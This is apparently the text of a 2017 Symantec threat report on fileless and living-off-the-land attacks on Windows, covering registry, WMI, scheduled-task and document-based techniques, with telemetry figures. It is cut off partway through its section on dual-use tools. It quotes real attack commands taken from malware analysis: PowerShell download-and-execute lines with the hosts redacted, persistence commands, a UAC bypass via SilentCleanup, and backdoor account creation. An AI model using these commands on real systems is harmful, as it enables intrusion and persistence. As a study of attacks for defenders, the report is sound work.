Internet Security Threat Report

ISTR

Living off the land and fileless attack techniques

An ISTR Special Report

Analyst: Candid Wueest
Contributor: Himanshu Anand

July 2017

Contents

Executive summary, key findings, and introduction

Living off the land

Defining fileless attack methods

Prevalence of dual-use tools

Dual-use tools in targeted attacks

Conclusion

Symantec

Contents

3 **Executive summary, key findings, and introduction**

6 **Living off the land**

9 **Defining fileless attack methods**

10 Memory only attacks

10 Fileless persistence methods

11 Windows registry

12 Windows Management Instrumentation

12 Group Policy Objects

13 Scheduled task

13 Call back on shutdown

13 Infect existing files

13 Non-PE file attacks

15 Dual-use tools

16 Example: Ransom.Petya

17 System configuration

17 Hardware assisted attacks

18 **Prevalence of dual-use tools**

21 **Dual-use tools in targeted attacks**

25 **Conclusion**

27 Best Practice

28 About Symantec

28 More Information

Figures and Tables

8 Figure 1. Typical living off the land attack chain

11 Figure 2. Poweliks load process

12 Figure 3. JScript inside malicious SCT file

12 Figure 4. WMI consumer that starts PowerShell

14 Figure 5. Word document with embedded malware

14 Figure 6. Top 7 malicious file types seen in email, January-May 2017

15 Figure 7. Monthly detections of script downloaders

16 Table 1. Dual-use tools, grouped by purpose

19 Table 2. Usage of dual-use tools, January 2017

20 Figure 8. PsExec and Mimikatz plus WCE usage

20 Figure 9. Usage of dual-use tools in 2017

20 Figure 10. Percentage of malware using WMI

22 Table 3. Some of the typical tools used by attack groups

23 Table 4. Examples of system tools used for information gathering


24 Table 5. List of dual-use tools used by the Odinaff attack group

Symantec

Executive summary, key findings, and introduction

Section

00



Symantec

Executive summary

"Living off the land" is one clear trend in targeted cyber attacks at the moment. Attackers are increasingly making use of tools already installed on targeted computers or are running simple scripts and shellcode directly in memory. Creating less new files on the hard disk means less chance of being detected by traditional security tools and therefore minimizes the risk of an attack being blocked.

Malicious scripts are hidden inside the registry or Windows Management Instrumentation (WMI) in order to achieve a stealthy fileless persistence method on a compromised computer. System and dual-use tools are frequently used in order to gather information about a freshly compromised system. These tools have also been used during lateral movement or to exfiltrate stolen data. This activity blends in with normal system administration work.

Attackers are reverting back to these simple but proven methods, as it is getting more cost intensive to find reliably exploitable vulnerabilities. Often a spear-phishing attack with some social engineering can be just as successful at achieving the attackers' goals.

The four main categories of living off the land and fileless attack techniques are: memory-only threats, fileless persistence, dual-use tools, and non-PE file attacks.

Cyber criminals are adopting these tactics to spread threats like ransomware and financial Trojans but nation-state targeted attack groups also make use of them. Recent attacks by the Calicum/Fin7 group against restaurants in the U.S. has shown how effective these tactics can be. Symantec expects the trend of living off the land and fileless threats to continue to grow.

Key findings

- Dual-use tools are ubiquitous, which means an attacker can hide in plain sight
- Attackers revert to simple methods, as finding exploitable zero-day vulnerabilities is getting more difficult
- The use of off-the-shelf tools and cloud services makes it difficult to determine intent and attribution of an attack
- The four categories of living off the land threats are memory-only threats, fileless persistence, dual-use tools, and non-PE file attacks
- The most common dual-use tool in 2017 was sc.exe, observed on 2.7 percent of monitored systems
- Two percent of all malware submitted to our sandbox in 2016 misused WMI
- Remote administration tools, such as VNC, were used on 2.1 percent of all monitored computers
- Stealing credentials and using them for lateral movement is very common
- Macros are not always needed in order to execute an embedded malicious payload from a document
- Living off the land and fileless attacks are commonly used by targeted attack groups
- 10 out of 10 analyzed targeted attack groups used system tools as well as custom built tools
- Pure application whitelisting will not prevent the misuse of dual-use tools
- Embedding malicious scripts in the registry is the most common fileless persistence method, seen on around 5,000 computers per day
- Targeted attack groups are becoming less concerned about load points and persistence
- So far in 2017 we have blocked around 4,000 Trojan.Kotver attacks per day on endpoints
- Legitimate cloud services are used to exfiltrate stolen data

Introduction

There has been a growing interest in fileless infection techniques over the past few years. Fileless malware is not a new concept. For example, the Code Red worm, which first appeared in 2001, resided solely in memory and did not write any files to disk. In 2014 there was yet another spike of fileless attacks, this time with fileless persistence methods used by threats such as Trojan.Poweliks which resides completely in the registry.

We have observed an increase in attackers utilizing living off the land tactics, where they use whatever tools are already installed on the targeted system. They try to drop as few files as possible in order to avoid detection. Only using clean system tools, and not having a malicious binary file on disk that could be scanned, means that some traditional security measures will not be able to detect and block the attack. Hence, a comprehensive protection strategy is needed to defend against these attacks. Memory only attacks are also more difficult to analyze forensically in the aftermath of a breach. Some attackers are using anti-forensic tools, like the simple sdelete.exe, to wipe any files that are dropped. In these cases only newer endpoint detection and response (EDR) solutions will be able to record any traces of the attack.

Hiding malware on the hard disk has always been a goal of attackers as the less artifacts present, the less that can be detected. In the past we have seen obfuscated file infectors, the use of alternative data stream (ADS) on NTFS or inside RAR files, and even the new WofCompressed streams in Windows 10 being used to hide files from forensic analysis.

Unfortunately it is not difficult to conduct fileless attacks. Frameworks like Metasploit provide many fileless infection options, such as reflective DLL injection. Msfvenom, a part of the Metasploit framework, is a standalone tool that can generate different payloads, and it also supports script outputs like PowerShell. Dedicated PowerShell tools such as Nishang and Powersploit also contribute to the wide distribution of script based and fileless attacks.

As there is a bit of a confusion on what is meant by living off the land and fileless attacks, we will explain the terms with recent examples.

Internet Security Threat Report

Living off the land

Section

01

Living off the land

The techniques used by attackers have shown one clearly visible trend over the last number of years: the so called living off the land approach has gained in popularity. Attackers using this approach use trusted off-the-shelf and preinstalled system tools to conduct their attacks. Many of these tools are ubiquitous and used by system administrators for legitimate work. This makes it harder for defenders to completely block access to these programs and allows the attackers to hide in plain sight. Even when log files are generated it can be difficult to spot anomalies. The use of system tools and common cloud services for data exfiltration does not often ring alarm bells. Even in the event that an attack is discovered, the living off the land approach makes it difficult to attribute the attack to a specific attack group as all groups use similar techniques and tools.

Furthermore, with the increase in usage of anti-exploitation features such as data execution prevention (DEP), address space layout randomization (ASLR), control-flow integrity (CFI), and Anti-ROP, it has become harder for attackers to find new reliably exploitable vulnerabilities. As it takes longer to find exploits, it makes them more expensive to use. Hence many attackers revert back to simple and proven methods such as spear-phishing emails and social engineering, where no exploits are needed.

Using just pre-existing system tools and a handful of clean off-the shelf applications is enough to conduct extremely damaging activities, including stealing sensitive data, crippling computers, or allowing remote access. The resulting attacks are simple but nevertheless successful and devastating.

Similar attack methods are quite common on Unix systems, where most of the work is done by command line tools. Python, Perl, or Bash scripts, together with system binaries, can provide all the functionality that an attacker needs on a Unix computer. However, the focus for this paper is on Windows systems.

Definitions

We will refer to living off the land if only pre-installed software is used and no additional binary executables are installed onto the system by the attacker.

Documents with macros, VB scripts, PowerShell scripts, or the use of system commands, such as netsh commands, all fall under the living off the land specification. The same is true for memory only shellcode dropped by an exploit, which does not write any files on disk, and attackers brute forcing the password for Remote Desktop Protocol (RDP) access.

When dual-use tools, especially tools such as Mimikatz or Pwdump, are downloaded it will not be referred to as living off the land but rather as the utilization of dual-use tools.

The typical attack chain using the living off the land method:

Incursion

This could be achieved by exploiting a remote code execution (RCE) vulnerability to run shell code directly in memory. More commonly it is an email with a malicious script inside a document or hidden in another host file such as a LNK file. The threat may implement multiple stages with downloader or self-decrypting parts, each of which might follow living off the land techniques again. Another method is misusing system tools by simply logging in with a stolen or guessed password.

Persistence

Once the computer is compromised, stage two may or may not be fileless in regards to the persistence method. The threat may also not to be persistent at all, depending on what the end goal is for the attacker.

Payload

The payload of the threat often makes use of dual-use tools.

Typical living off the land attack chain

1. INCURSION

This could be achieved by exploiting a remote code execution (RCE) vulnerability to run shell code directly in memory. More commonly it is an email with a malicious script inside a document or hidden in another host file such as a LNK file. The threat may implement multiple stages with downloader or self-decrypting parts, each of which might follow living off the land techniques again. Another method is misusing system tools by simply logging in with a stolen or guessed password.

- Exploit in memory
  e.g. SMB EternalBlue
- Email with Non-PE file
  e.g. Document macro
- Remote script dropper e.g. LNK with Powershell from cloud storage
- Weak or stolen credentials
  e.g. RDP password guess

2. PERSISTENCE

Once the computer is compromised, stage two may or may not be fileless in regards to the persistence method. The threat may also not to be persistent at all, depending on what the end goal is for the attacker.

Non-persistent

- Memory only malware
  e.g. SQL slammer

Persistent

- Fileless persistence Loadpoint
  e.g. JScript in registry
- Regular non-fileless method

3. PAYLOAD

The payload of the threat often makes use of dual-use tools.

- Dual-use tools
  e.g. netsh PsExec.exe
- Memory only payload
  e.g. Mirai DDoS
- Non-PE file payload
  e.g. PowerShell script
- Regular non-fileless payload

Defining fileless attack methods

Section

02

Defining fileless attack methods

When talking about living off the land people often also talk about fileless attacks and there are various aspects which are often mixed up or used in the wrong context. Some people mean non-portable-executable (non-PE) files such as scripts, some talk about fileless load points in the registry, and for others fileless attacks are memory only threats like SQL Slammer. Strictly speaking not all of these threats are fileless, as the Windows registry is also stored on disk and some threats may create temporary files.

Sometimes fileless attacks are referred to as non-malware or malware-free attacks; for example when only dual-use tools are used and no malware binary is dropped. Of course this is not really fileless either, as a file is involved, namely one or more benign system tools. The point is that such attacks do not drop a custom built malware binary but they may drop greyware tools or scripts. You could also call these attacks asymptomatic, as they do not exhibit the usual symptoms people would expect from an infection, like a malicious file on disk.

As you can see, not all of these attack techniques can be classified as living off the land. Many attacks use at least one file at some stage and are therefore falsely referred to as fileless. It could be that an attack started off with a dropper malware but then removed its files at a later stage. Hence, after the initial infection took place no new binary executables are left on disk. In light of clear communication we will refer to this as an attack that uses a fileless attack technique during one part of the attack wave.

For easier understanding and clarity of meaning, we will distinguish and discuss the following categories:

- **Memory only threats**, such as SQL Slammer
- **Fileless persistence**, such as VBS in the registry
- **Dual-use tools**, such as psExec.exe, which are used by the attacker
- **Non-PE file attacks**, such as Office documents with macros or scripts

Memory only attacks

Code Red in 2001 was the first widespread memory only worm. Later in 2003 came the SQL Slammer worm. Both worms exploited vulnerabilities in services in Windows in order to execute their payload directly in memory, making them examples of true fileless attacks. A more recent example was the EternalBlue exploit used to deploy the DoublePulsar backdoor, both of which were used by the WannaCry ransomware. Whenever the attackers are exploiting remote code execution vulnerabilities, there is a high chance that the shellcode can load the payload directly into memory and run it from there without dropping any files. Of course we have also observed this behavior in web attack toolkits. For example, the popular Angler exploit kit was seen in 2014 executing Trojan.Snifula directly from memory. The shellcode loads the binary payload into memory and runs it, without writing it to disk.

These infections are not persistent by themselves and a restart will disinfect the computer. But we have noticed that many attackers do not care about persistence anymore. Simple worms like the Mirai bot, which compromised IoT devices, know that a system cleaned through a restart will soon be re-infected again if it does not get patched. Targeted attack groups on the other hand know that core servers are not frequently restarted, which gives them plenty of time to find whatever they are looking for without leaving any traces in load points on disk.

In attacks without shellcode execution, PowerShell can be used to download a payload directly to memory with the WebClient.DownloadString method and run another script command or use reflective load on a DLL from memory to load common malware. However, this requires a malicious script to be run first somehow or that the credentials are known and remote PowerShell invocation is enabled.

Symantec realized shortly after the Code Red worm that memory only malware had huge potential for use in dangerous attacks and would become more common. In order to protect our customers from such attacks we implemented various proactive techniques into our software over the years, from heuristic based memory scanning to memory exploit mitigation (MEM) techniques like anti-ROP.

Fileless persistence methods

There are various methods available to attackers that allow them to gain a persistent foothold on a Windows computer without dropping the malicious payload directly onto disk. This usually requires that malicious code is already running on the compromised computer in the post-infection phase. Depending on how the incursion is achieved, it might involve a file for that early stage. Regardless of this, it is possible to detect and block the incursion and prevent any load points from being created at all.

The attacker's goal is to make detection on the compromised system as difficult as possible for the defender. With a plentitude of available features there are many ways to have fileless

load points within Windows. We only mention the most commonly observed methods but others such as Bitsadmin, AT, or COM object hijacking should be kept in mind as well. Of course similar behavior can be done on other operating systems like, for example, with a simple cron job on a Unix system. The following are the most common methods observed in the wild.

Windows registry

The most popular fileless load point mechanism is storing a malicious script in the Windows registry. Trojan.Poweliks evolved into such a registry based threat in 2014, making heavy use of this method. Later Trojan.Kotver and Trojan.Bedep utilized the same method extensively. After that more attackers started to use this method for their load points. So far in 2017 we have blocked around 4,000 Trojan.Kotver attacks per day on endpoints.

Poweliks uses the registry for persistence and achieves this through the use of embedded JavaScript. Normally, malware will place an entry in the registry run subkey that points to a malicious executable, which is then executed when the system starts. In the case of Powelikes the complete malware is contained in the registry and extracted and run on the fly. In addition to this, Poweliks creates a registry run key with a non-ASCII character as a name. This prevents normal tools from being able to display this value, adding additional obfuscation. The threat also modifies access rights, making the key difficult to remove. The content is spread over multiple keys and obfuscated so that each infection will have a different value blob. This is sometimes referred to as registry resident malware.

The main content of the Poweliks registry run key is a call to rundll32 with a specially crafted argument.

A normal call to rundll32 takes in the following arguments:


```
RUNDLL32.EXE <dll name>,<entry point> <optional
arguments>
```

The value used by the threat looks like this:

```
rundll32.exe javascript:"\..\
mshtml,RunHTMLApplication ";alert('payload');
```

The malicious registry key references rundll32.exe which will in turn use LoadLibrary to load mshtml.dll after several tries to load other combinations of the arguments. It then starts RunHTMLApplication as the entry point, as specified in the arguments. This in turn will search for the protocol handler for JavaScript as it takes the full command line as an argument. As the first part after the JavaScript statement is a string in double quotes, it will be ignored and the actual payload after the ";" will be executed with whatever application is registered to handle JavaScript. This script can then load the actual payload from another registry key and decrypt it. Often the script will create a new ActiveX object so that it can make use of all the extended functionality. In the case of Poweliks the second part is a PowerShell script which will then load the DLL which is also stored as an encrypted string in the registry.

Figure 2. Poweliks load process



Symantec has multiple behavior detection patterns focused on fileless load point methods. For the method of loading scripts from a registry we saw nearly 100,000 detections from January to May 2017 (SONAR.Kotver!gen4). This shows that this is indeed the most common method used by attackers at the moment.

The same principle applies to services which are defined in the registry as well. An attacker can either manually add it to the registry or use the sc.exe command line tool to create the service. An example could look like this:

```
sc create Payloadservice binpath= "C:\Windows\
system32\cmd.exe /c start /b /min powershell.exe
-nop -w hidden [REMOVED]" start= auto
```

In the summer of 2016, Trojan.Kotver added yet another layer of obfuscation into the registry persistence method. During the first infection the threat creates a new file extension handle, for example .abcdef1234, and then registers it in the Windows registry under the following key:

```
\Software\Classes\.abcdef1234
```

The relevant default value then points to the corresponding \shell\open\command registry key, which contains the already known malicious script triggered by rundll32 and mshta.

Now every time a file with the extension .abcdef1234 is run, the Kotver script will be executed instead. In order to achieve the trigger the threat creates several garbage files with this extension and references them in a shortcut (.lnk) file dropped in the startup folder and in a batch file listed in a registry run key. The garbage files are not malicious, they just act as trigger mechanisms. Changing the shell open command for a specific file extension has been used by various Trojans before but not in combination with the embedded script payload.

In June 2017, we saw another wave of the popular Downloader.Dromedan dropper, resulting in around 40,000 detections on the endpoint per day. After a successful infection the threat will create a registry run key with the name COM+ and the following value:

```
regsvr32 /s /n /u /i:%REMOTE_MALICIOUS_SCT_SCRIPT%
scrobj.dll
```

This regsvr32 command downloads the remote SCT file when the computer starts and runs the embedded obfuscated JScript directly from memory.

Figure 3. JScript inside malicious SCT file

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="CLASS"
    classid="{F3011114-0000-0000-0000-4030F1ED1CDC}" >
    <script language="JScript">
        <![CDATA[
        var _0x5bdd=['\x52\x32\x56\x30',
        '\x56\x32\x6c\x75\x4d\x7a\x4a\x66\x55\x48\x4a\x76\x59\x32\x56\x7a\x63
        '\x55\x32\x68\x76\x64\x31\x64\x70\x62\x6d\x52\x76\x64\x77\x3d\x3d',
        '\x64\x32\x6c\x75\x62\x57\x64\x74\x64\x48\x4d\x36\x63\x6d\x39\x76\x64
        4\x7a\x4d\x6c\x39\x51\x63\x6d\x39\x6a\x5a\x58\x4e\x7a',
        '\x55\x30\x39\x47\x56\x46\x64\x42\x55\x6b\x56\x63\x54\x57\x6c\x6a\x63
        2\x47\x63\x6d\x46\x74\x5a\x58\x64\x76\x63\x6d\x73\x67\x55\x32\x56\x30
        '\x56\x32\x4a\x6c\x62\x56\x4e\x6a\x63\x6d\x6c\x77\x64\x47\x6c\x75\x5a
        6\x30\x62\x33\x49\x3d','\x51\x32\x39\x75\x62\x6d\x56\x6a\x64\x46\x4e\
        '\x63\x6d\x39\x76\x64\x46\x78\x6b\x5a\x57\x5a\x68\x64\x57\x78\x30',
```

The JScript verifies that PowerShell and .Net are installed and then uses WMI to start a PowerShell command. This command in turn will download an encrypted DLL into memory and use the common PowerShell reflective DLL loader code to execute it.

```
powershell.exe -nop -ep Bypass -noexit -c [System.
Net.ServicePointManager]::
ServerCertificateValidationCallback = { $true
}; iex ((New-Object System.Net.WebClient).
DownloadString('[REMOVED]'))
```

The now in-memory running DLL payload will create another PowerShell script, encode it and store it together with the DLL in a registry key and then add a PowerShell command line to another registry run key. This way the encrypted DLL can be decoded and run every time Windows starts.

```
powershell.exe -WindowStyle hidden
-NoLogo -NonInteractive -ep bypass
-nop iex ([Text.Encoding]::ASCII.
GetString([Convert]::FromBase64String((gp 'HKCU:\
Software\Classes\HNKINZHBHZCOBE').ZUEMAUZYQQBL)));
```

Windows Management Instrumentation

The Windows Management Instrumentation (WMI) provides a multitude of administrative capabilities for local and remote systems. It can be used to query system settings, stop processes, and locally or remotely execute scripts. Interaction is possible through the command line tool wmic.exe or through PowerShell and other scripts which have a wide integration. The WMI data is stored encoded in several files across the %System%\wbem\ repository.

An attacker can create a filter for a specific event and create a consumer method to trigger the malicious script on these events. Such an event can be something simple such as a given time of the day, similar to a cron job on Unix. For this, three essential WMI classes are needed: the filter, consumer, and a FilterToConsumerBinding linking them both together. The payload that is executed is typically a PowerShell script and, like storing scripts in the registry, it is possible to store the complete payload in the WMI repository. This method was used by the Cozyduke attack group.

For more on WMI threats, read this informative BlackHat research paper by Graeber.

Figure 4. WMI consumer that starts PowerShell

```
__EventFilter
{   Name = "MyTrigger";
    EventNamespace = "root\\cimv2";
    Query = "SELECT * FROM __InstanceCreationEvent
        WITHIN 15 WHERE TargetInstance ISA 'Win32_LogonSession'
        AND TargetInstance.LogonType = 2";
};

__CommandLineEventConsumer
{
    Name = "payload";
    CommandLineTemplate = "cmd /C powershell -nonint -nop
    -window hidden -executionpolicy bypass -enc  [REMOVED]";
};
```

Group Policy Objects

Windows Group Policy Objects (GPOs) can be used to add a load point for a backdoor. For example, they can be used to create a registry run key with a PowerShell script as the value. Given the right permissions on the system it can be created from the command line. An easier method is to use tools like the PowerShell Empire framework, which has this persistence

method built in as a module and can create either new GPOs or modify existing policies. Since GPOs are rarely used on home computers, we have not yet seen a wide spread cyber crime campaign using this feature.

Scheduled task

A new scheduled task can be created that will execute a command at specific trigger moments on a local or remote system. For example, a PowerShell download command can be triggered with the following command line:

```
schtasks /create /tn Trojan /tr "powershell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep
bypass -nop -c 'IEX ((new-object net.webclient).
downloadstring(''[REMOVED]''))'" /sc ONLOGON /ru
System
```

Scheduled tasks can also be used to bypass User Account Control (UAC) and escalate privileges, when misusing system actions such as SilentCleanup for example. As this command is marked with auto-elevating, it will run with elevated privileges without prompting the user through UAC. The key is that it uses a user controlled environment variable as part of the path, which can be manipulated. As an example, an elevated shell can be achieved with the following two commands, first setting up the environment variable and then running the task:

```
reg add HKCU\Environment /v windir /d "cmd /K reg
delete hkcu\Environment /v windir /f && REM "

schtasks /Run /TN \Microsoft\Windows\DiskCleanup\
SilentCleanup /I
```

Call back on shutdown

Call back on shutdown is another simple method which we have seen used a few times, although it is not permanently fileless. Some variants of Dridex create a normal registry run key load point and store the malware file on disk. At startup the malware loads to memory and then removes the registry entry and deletes the malware file on disk. From this point on the malware is only in memory and therefore fileless. The threat monitors the shutdown command. When a shutdown is initiated the threat will write itself back to disk under a new name and create a new registry run key linking to it. This ensures that it will survive following the next restart. This method minimizes the exposure of the file on disk.

Infect existing files

Strictly speaking this is not a fileless method but it is mentioned here for completeness. With this method the attacker does not drop any additional files but instead modifies existing files on disk.

The most obvious technique is to infect or replace files in the startup folder or files that are already loaded by other persistence methods. This was a common method used in the days when file infectors were widespread.

In corporate environments, where PowerShell is used, an attacker can place malicious code in any of the six available PowerShell profiles, if they are present. The injected code will then be executed each time PowerShell starts and loads the infected profile. In order to trigger the infected profile a benign PowerShell script can be placed in any of the previously discussed load points (similar to Trojan.Kotver and the new registered file extension .abcdef1234 discussed earlier).


In a similar fashion, attackers can infect browser files. For example, the Mozilla Firefox browser stores core files in the omni.ja archive file. An attacker can add his own JavaScript payload in there without raising any alarms as this file is not signed or checked. The context of the script even allows for full XPCOM scripts that could create a complete backdoor inside the browser. We discussed similar behavior being used by adware in 2009. Recent campaigns from Waterbug/Turla show that targeted attack groups are keeping an eye on the browser as well. Although in that particular case the attackers used a Firefox extension, a method which will be ineffective following the release of Firefox 57.

Non-PE file attacks

A non-portable executable (non-PE) file attack generally involves some kind of script and a legitimate tool. Hence it is intrinsically a subclass of dual-use tool attacks, where the host system tool is a very powerful scripting framework (PowerShell, WScript, CScript). Consequently script attacks are not file-less, as there is a script file involved, which can be detected. However, due to the nature of scripts, such files can be easily obfuscated and are difficult to detect with static signatures alone.

Since the field of script attacks is so large, we will discuss it as its own class. For some of the scripts the required processing tool is installed by default, such as for JavaScript and PowerShell, while for others such as Word macros the Microsoft Word needs to be installed in order for the payload to work. Typically the Office document or PDF file contains the script code and it is triggered once the document is viewed. The document can also contain the full binary as an embedded object and ask the user to double click it. On a default configuration this will generate a warning message, but the user could be convinced with social engineering to ignore the warning.

Figure 5. Word document with embedded malware



Office documents do not always need macros in order to start scripts. A recently discovered PowerPoint file (Trojan.PPDropper) triggers a malicious PowerShell script once the user hovers over a link. The three key elements of the link were as follows:

```
action="ppaction://program"

Target = "powershell%20-NoP%20-NonI%20
-W%20Hidden%20-Exec%20Bypass%20%22IEX%20
(New-Object%20System.Net.WebClient).
DownloadFile([REMOVED]%5C%22%24env%3Atemp%5Cii.
jse%5C%22)%3B%20Invoke-Item%20
%5C%22%24env%3Atemp%5Cii.jse%5C%22%22"

TargetMode="External"
```

Decoded and cleaned up, the following PowerShell command line will get executed when the user hovers over the link:

```
powershell -NoP -NonI -W Hidden -Exec Bypass
"IEX (New-Object System.Net.WebClient).
DownloadFile('[REMOVED]','$env:temp\ii.jse');
Invoke-Item \"$env:temp\ii.jse\""
```

In November 2016, Symantec observed a large wave of W97M.Downloader being distributed through spam email. The attached document comprised a macro, which when executed invokes the WMI service to spawn a hidden instance of powershell.exe and downloads yet another PowerShell script. The second script contains a shellcode payload which performs a number of checks to identify virtual environments and interesting victim computers. In the end the PowerShell script drops and executes the financial Trojan Trojan.Pandemiya.


An extract of the malicious macro that starts the PowerShell script through WMI looks like this:

```
Sub AutoOpen()

[REMOVED]

Set objWMIService = GetObject("winmgmts:\\" &
strComputer & "\root\cimv2")

[REMOVED]

objProcess.Create o & " -ExecutionPolicy Bypass
-WindowStyle Hidden -noprofile -noexit -c if
([IntPtr]::size -eq 4) {(new-oabject Net.Webclient.
DownloadString(" & [REMOVED]

End Sub
```

Outside of documents, scripts can also be sent on their own, often inside an archive like a zip file. Script files can be triggered by various extension such as LNK, SCT, and HTA files. The final script could also be stored on a remote server or cloud storage host to harden detection even further.


Looking at Symantec's messaging protection telemetry, we observed the following file types directly, or inside archives, during the six-month period between January and June 2017. The file type used in attacks fluctuates considerably.

Figure 6. Top 7 malicious file types seen in email, January-May 2017



The non-PE file is typically distributed as an attachment in an email or on a website where social engineering is used to trick the user into opening the file. We have also seen scripts in self extracting archives or installer files. It's the usual cat-and-mouse game between attacker and defender, as soon as one file extension gets blocked attackers try to come up with another tactic. For example, in February 2017 Google began blocking .js files in Gmail but this did not have a significant effect on the number of malicious JavaScript file detections.

Figure 7. Monthly detections of script downloaders



PowerShell scripts are currently very common. With ready available toolkits such as Empire or PowerSploit it is easy to create and use such scripts during attacks. If you want to know more about script attacks, then we advise you to read our white paper on PowerShell threats or the Internet Security Threat Report (ISTR) which detail the increase of script downloaders and the use of malicious macros.

Dual-use tools

System tools and clean applications can also be used for more nefarious purposes by attackers and, as such, can be referred to as dual-use tools. Dual-use tools are tools that can be used by an attacker to perform action that lead to their end goal.

For example, the two clean commands below create a new user and add it to the administrator group, if executed with the right permissions. These commands can be considered dual-use as they can be used by system administrators for legitimate reasons but can also be used by an attacker as a backdoor, especially when the RDP service is enabled as well.

- `net user /add [username] [password]`
- `net localgroup administrators [username] /add`

It should be noted that most system tools can be used in an unintended way. For example, notepad.exe could be used to overwrite all files on disk, making it a destructive Trojan. However, we will focus on the more obvious tools.

When attackers download additional tools they can be legitimate, such as Microsoft's PsExec, which is not present on most systems by default, or more on the grey side like credential dumper tools such as mimikatz or wce, which should not appear under normal circumstances on a user's computer. Therefore the dual-use tool type of attack does not always follow the living off the land methodology, which does not involve downloading additional binary files to disk.

To utilize the system tools, the attacker usually needs to pass specific arguments to the tool. This can be achieved on the command line when launching the tool, for example after gaining a remote command shell access. We have seen targeted attack groups, such as Trojan.Taidoor, connect to the compromised system and then manually issue command after command, including typos. Another method involves the use of batch script files with all commands predefined. The output of the commands is often redirected into a text file so that it can be harvested later. Such batch files are ordinary files and can be detected, if they are unique enough.

The following are examples of system tools executed by the Appleworm/Lazarus group:

- `query user >> %s`
- `net view /domain >> %s`
- `tasklist /svc >> %s`

The obvious advantage for the attacker is that there are only clean legitimate tools executed. This can bypass most application whitelisting approaches as well as some security tools. The key is in the command line arguments and how the tools are used as this can be the difference between being categorized as normal usage or malicious. In order to be able to monitor this, extended logging must be enabled, if available. Symantec's behavioral detection engine can track the behavior of any executed tool and link the various activity together.

